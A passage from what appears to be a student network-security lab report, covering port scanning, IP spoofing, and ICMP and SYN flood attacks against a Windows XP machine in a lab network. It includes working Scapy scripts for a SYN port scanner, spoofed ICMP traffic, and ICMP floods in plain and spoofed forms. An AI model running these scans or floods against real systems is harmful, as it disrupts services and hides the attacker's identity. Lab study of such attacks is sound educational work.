

Figure 36: Result of IP sweep towards SERVERS segment



Figure 37: Wireshark capture of packets during IP sweep towards SERVERS segment

1.1.12 Port scanning

Briefly, in the Port scanning the attacker PC sends continuosly to an IP address TCP messages with SYN flag set to all the ports or to a large part of them: the ports in the target machine which respond are considered active hosts and so it's possibile to identify the active service behind these ports.

Our script implementation is shown in Fig. 38: the program receives in input a file containing a list of IP addresses obtained by IP sweep attack and tries to find the active ports on these machines. [We skipped the first line of the file because it contains the IP of the firewall interface and this generates a very long procedure] The TCP ports range to scan is specified from the command line instruction to launch the script, then the program by using *Scapy* library performs the attack by sending a packet with TCP SYN flag to each port of the target IP address, and waiting for the response: if the response is not null and contains the hexadecimal value 0x12 as flag, which corresponds to the SYN-ACK flag combination, it means that a service is running on that port and a connection is established. If this is the case, through *socket* library we get the name of the service corresponding to that active port and after, the connection is closed.

An example of Port scanning script execution is shown in Fig. 39: from the Kali (internal attacker) we targeted the Windows XP machine in the SERVERS segment `192.168.173.0/24` with TCP ports range 70-300 and we obtained 2 open ports, port 135 of epmap service and port 139 of netbios-ssn service. The Wireshark capture of the packets flow is reported in Fig. 40: we can see the packet with SYN flag send by the attacker and the response containg SYN-ACK flag from the active port 139, also the RST-ACK flags of connection aborts for inactive ports.

1.1.13 IP Spoofing

Briefly, in the IP spoofing the attacker PC sends continuosly ICMP packets from random source IP addresses to the target IP address: the victim machine believes to respond to ICMP echo requests from different hosts and not from a single attacker. In addition, the attacker keeps its identity hidden during the attack and at the same time tests the ICMP reachability of the target.

Our script implementation is shown in Fig. 41: the program receives in input a target IP address and using *Scapy* library it sends continuosly ICMP echo request packets towards the victim. The source IP address for each packet is not static and equal to attacker IP address but it's randomly generated through *RandIP()* function.

An example of traffic captured by Wireshark during IP spoofing script execution is shown in Fig. 42: from the Kali (internal attacker) we targeted the Windows XP in the SERVERS segment and we can notice a huge amount of ICMP echo request and reply packets exchanged between many (fake) hosts with random spoofed source IP addresses and the Windows XP machine.

```
from scapy.all import *
from scapy.layers.inet import TCP, IP
import socket

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

startport = int(sys.argv[1])
endport = int(sys.argv[2])

if startport == endport:
    endport += 1

file = open("sweep_results.txt")
lines = file.readlines()
avoidable_ips = ["192.168.170.1",
                 "192.168.171.1",
                 "192.168.172.1",
                 "192.168.173.1"]

for line in lines[1:]:
    line = line.rstrip()
    if line not in avoidable_ips:
        print("Scanning " + line + " for open TCP ports in range (" +
str(startport) + " - " + str(endport) + ").")
        for port in range(startport, endport):
            packet = IP(dst=line) / TCP(dport=port, flags="S")
            response = sr1(packet, timeout=0.5, verbose=0)
            if response and response.getlayer(TCP).flags == 0x12:
                service = socket.getservbyport(port)
                print("Port " + str(port) + " " + service + " is open")
                sr1(IP(dst=line)/TCP(dport=port, flags="R"), timeout=1,
verbose=0)
```

Figure 38: Port Scanning script



Figure 39: Result of Port Scanning towards Windows XP in range 70-300



Figure 40: Wireshark capture of packets during Port Scanning towards Windows XP in range 70-300

```python
from scapy.all import *
import threading
import time

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])

def spoof():
    packet = IP(dst=address, src=RandIP())/ICMP()/"YouWillNeverKnowWhoIAm"
    try:
        send(packet, loop=True, inter=0.01, verbose=0, count = 1000)
    except KeyboardInterrupt:
        print("Attacck interrupted")
    print("Sent " + str(1000) + " spoofed packets to " + str(address))

spoof()
```

Figure 41: IP spoofing script



Figure 42: Wireshark capture of packets during IP spoofing towards Windows XP

1.1.14 Denial of Service (Dos) attacks

In this category of attacks an attacker wants to make unavailale a service of legitimate traffic: the attacker forces a huge amout of connection attempts to the victim in order to slow its service or - in the worst case - to generate a crash. This is the reason why this category is called *Denial of Service*.

With our scripts we wanted to perform the following DoS attacks:

1. ICMP flood (normal and spoofed)
2. SYN flood (normal and spoofed)
3. UDP flood (normal and spoofed)

1.1.15 ICMP flood (normal and spoofed)

Briefly, in the ICMP flood the attacker PC sends continuosly ICMP echo requests packets to the target IP address: the receiver is flood with a huge amount of ICMP traffic and it is not able to handle properly all the network requests and respond with relative ICMP Echo reply, becoming overwhelmed. In this way the resources of the target machine are consumed, in the worst case also the availability of the service is compromised.

Our script implementation is shown in Fig. 43: the program receives in input the target IP address and using *Scapy* library sends continuosly in a loop ICMP Echo request packets towards the victim.

The ICMP flood spoofed variant is very similar, except that the source IP address is not static (equal to attacker IP address) but is randomly generated through *RandIP()* function. The implementation is shown in 44

The result of ICMP flood script execution is shown in Fig. 45: from the Kali (internal attacker) we targeted the Windows XP machine in the SERVERS segment `192.168.173.0/24` and we can notice how the CPU usage increased without any user activity. The Wireshark capture of the packets flow is reported in Fig. 46: we can see the huge amount of ICMP echo request and reply packets exchanged between the Kali client and the Windows XP machine.

The result of spoofed version is similar to the previous one (see Fig. 47): the only difference is that the increment of CPU usage is larger than the non spoofed version, this fact could be linked to the possible increasing processing time of the victim due to the spoofed IP addresses that make it seems that requests are received from multiple clients. The Wireshark capture of the packets flow is reported in Fig. 48: we can see a huge amount of ICMP echo request and reply packets exchanged between many random source IP addresses and the Windows XP machine.

```
from scapy.all import *
import time
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])
print("Performing a icmp flood attack on " + address)

def icmp_flood():
    packet = IP(dst=address)/ICMP()/"AlotOfPackts"
    try:
        send(packet, loop=True, inter=0.000001, verbose=0)
    except KeyboardInterrupt:
        print("Attacck interrupted")
```

Figure 43: ICMP flood script

```
from scapy.all import *
import time

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

address = str(sys.argv[1])
print("Performing a icmp flood spoofed attack on " + address)

def icmp_flood():
    packet = IP(dst=address, src=RandIP())/ICMP()/"AlotOfPackts"
    try:
        send(packet, loop=True, inter=0.000001, verbose=0)
    except KeyboardInterrupt:
        print("Attacck interrupted")
```

Figure 44: ICMP flood spoofed script



Figure 45: Result of increment in CPU usage of Windows XP after ICMP flood



Figure 46: Wireshark capture of packets during ICMP flood of Windows XP

1.1.16 SYN flood (normal and spoofed)

Briefly, in the SYN flood the attacker PC establishes a connection by continuosly sending TCP SYN packets to the target IP address and port, previously identified during the Port Scanning attack in the reconnaissance phase: the receiver fills up the session table every time but doesn't receive from the attacker the TCP ACK message. The attacker repeats this procedure until there is no space in the session table: as a consequence there is an increment in CPU usage and the victim is not able to accept new connection requests. In this way the resources of the target machine are consumed, in the worst case also the availability of the service is compromised.

Our script implementation is shown in Fig. 49: the program receives in input the target IP address and an active port (got from port scanning attack) and using *Scapy* library sends continuosly TCP SYN packets towards the victim.

The SYN flood spoofed variant is very similar, except that the source IP address is not static (equal to attacker IP address) but is randomly generated through *RandIP()* function. In addition, also the source port is randomly generated through *RandShort()* function. As a consequence the packets seem to be generated by different services. The implementation is shown in 50

The result of SYN flood script execution is shown in Fig. 51: from the Kali (internal attacker) we targeted the port 139 of Windows XP machine in the SERVERS segment `192.168.173.0/24` and we noticed how the CPU usage increased without any user activity. The Wireshark capture of the packets flow is reported in Fig. 52: we can see the huge amount of TCP SYN requets packets and SYN-ACK response packets exchanged between the Kali client and the Windows XP machine.

The result of spoofed version is similar to the previous one (see Fig. 53): the only difference is that the increment of CPU usage is larger than the non spoofed version, this fact could be linked to the possible increasing processing time of the victim due to the spoofed IP addresses and port number. The Wireshark capture of the packets flow is reported in Fig. 54: we can see the huge amount of TCP SYN requets packets and SYN-ACK response packets exchanged between many pairs of random source IP address-port and port 139 of Windows XP machine.

In both cases, from the Wireshark captures, it is also possible to see how the victim replies to every SYN packet sent by the attacker with a SYN+ACK packet, which is part of the "3 way handshake". Of course our attacker will never reply with a ACK and instead will proceed to send new SYN packets with random IP and source ports.

1.1.17 UDP flood (normal and spoofed)

Briefly, in the UDP flood the attacker PC sends continuosly UDP packets to the target IP address to an active UDP port: the receiver must check for possibile trasmission errors and then pass all to the

